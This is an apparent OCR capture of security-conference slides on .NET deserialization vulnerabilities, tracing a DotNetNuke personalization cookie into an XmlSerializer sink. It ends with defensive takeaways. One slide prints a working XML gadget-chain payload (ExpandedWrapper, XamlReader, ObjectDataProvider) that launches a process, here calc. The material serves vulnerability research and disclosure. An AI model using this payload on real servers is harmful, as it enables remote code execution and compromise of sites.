


```
if (userId > Null.NullInteger)
{
   var cacheKey = string.Format(DataCache.UserPersonalizationCacheKey, portalId, userId);
    profileData = CBO.GetCachedObject<string>(new CacheItemArgs(cacheKey, DataCache.UserPersonalizationCacheTimeout
        DataCache.UserPersonalizationCachePriority, portalId, userId), GetCachedUserPersonalizationCallback);
}
else
{
                    //Anon User - so try and use cookie.
    HttpContext context = HttpContext.Current;
    if (context != null && context.Request.Cookies["DNNPersonalization"] != null)
    {
        profileData = context.Request.Cookies["DNNPersonalization"].Value;
    }
}
personalization.Profile = string.IsNullOrEmpty(profileData)
    ? new Hashtable() : Globals.DeserializeHashTableXml(profileData);
```

Processed, for example, when accessing a 404 error page

https://github.com/dnnsoftware/Dnn.Platform/blob/a142594a0c18a589cb5fb913a022eebe34549a8f/DNN%20Platform/Library/Services/Personalization/PersonalizationController.cs#L72


Sink



```
var xmlDoc = new XmlDocument();
xmlDoc.LoadXml(xmlSource);

foreach (XmlElement xmlItem in xmlDoc.SelectNodes(rootname + "/item"))
{
    string key = xmlItem.GetAttribute("key");
    string typeName = xmlItem.GetAttribute("type");

    //Create the XmlSerializer
    var xser = new XmlSerializer(Type.GetType(typeName));

    //A reader is needed to read the XML document.
    var reader = new XmlTextReader(new StringReader(xmlItem.InnerXml));

    //Use the Deserialize method to restore the object's state, and store it
    //in the Hashtable
    hashTable.Add(key, xser.Deserialize(reader));
```

https://github.com/dnnsoftware/Dnn.Platform/blob/a142594a0c18a589cb5fb913a022eebe34549a8f/DNN%20Platform/Library/Common/Utilities/XmlUtils.cs#L201

Video



Home

172.16.202.158/dotnetnuke

Register Login

DNN

Home

Every journey b

DNN® makes it easy for you to
multiple options to suit your ne
cloud, install it on your own ser
You are just a click away from ge

Join the Community to Interact and Learn

Keep in touch with DNN

evoq | ENGAGE

Wrap-Up

```
<profile><itemkey="foo”type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader,Presenta
tionFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,P
esentationFramework,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Versio
Culture=neutral,PublicKeyToken=b77a5c561934e089”><ExpandedWrapperOfXamlReaderObjectDataProviderxmlns:xsd
w.w3.org/2001/XMLSchema”xmlns:xsi="http://www.w3.org/2001/XMLSchemainstance"><ExpandedElement/><Proje
0><MethodName>Parse</MethodName><MethodParameters><anyTypexsi:type="xsd:string"><![CDATA[<ResourceD
="http://schemas.microsoft.com/winfx/2006/xaml/presentation”xmlns:x="http://schemas.microsoft.com/winfx/2006
Diag="clrnamespace:System.Diagnostics;assembly=system"><ObjectDataProviderx:Key="LaunchCalc”ObjectType="{x
ess}”MethodName="Start"><ObjectDataProvider.MethodParameters><x:String>calc</x:String></ObjectDataProvider.MethodP
eters></ObjectDataProvider></ResourceDictionary>]]></anyType></MethodParameters><ObjectInstancexsi:type="XamlReade
/ObjectInstance></ProjectedProperty0></ExpandedWrapperOfXamlReaderObjectDataProvider></item></profile><profi
y="foo”type="System.Data.Services.Internal.ExpandedWrapper`2[[System.Windows.Markup.XamlReader,Presentatio
ersion=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35],[System.Windows.Data.ObjectDataProvider,Prese
work,Version=4.0.0.0,Culture=neutral,PublicKeyToken=31bf3856ad364e35]],System.Data.Services,Version=4.0.0.0,Cu
PublicKeyToken=b77a5c561934e089”><ExpandedWrapperOfXamlReaderObjectDataProviderxmlns:xsd="http://www.w3.
XMLSchema”xmlns:xsi="http://www.w3.org/2001/XMLSchemainstance"><ExpandedElement/><ProjectedProperty0><Meth
e>Parse</MethodName><MethodParameters><anyTypexsi:type="xsd:string"><![CDATA[<ResourceDictionaryxmlns="http://sc
s.microsoft.com/winfx/2006/xaml/presentation”xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml”xmlns:Diag="clrnames
ace:System.Diagnostics;assembly=system"><ObjectDataProviderx:Key="LaunchCalc”ObjectType="{x:TypeDiag:Process}”MethodNa
me="Start"><ObjectDataProvider.MethodParameters><x:String>calc</x:String></ObjectDataProvider.MethodParameters></Objec
```

Main Takeaways

- **Do not deserialize untrusted data!**
- … no, seriously, do not deserialize untrusted data!
- … ok, if you really need to:
    - Make sure to evaluate the security of the chosen library
    - Avoid libraries without strict Type control
        - Type discriminators are necessary but not sufficient condition
    - Never use user-controlled data to define the deserializer expected Type
    - Do not roll your own format

Thank you!

Alvaro Muñoz (@pwntester) & Oleksandr Mirosh

Hewlett Packard Enterprise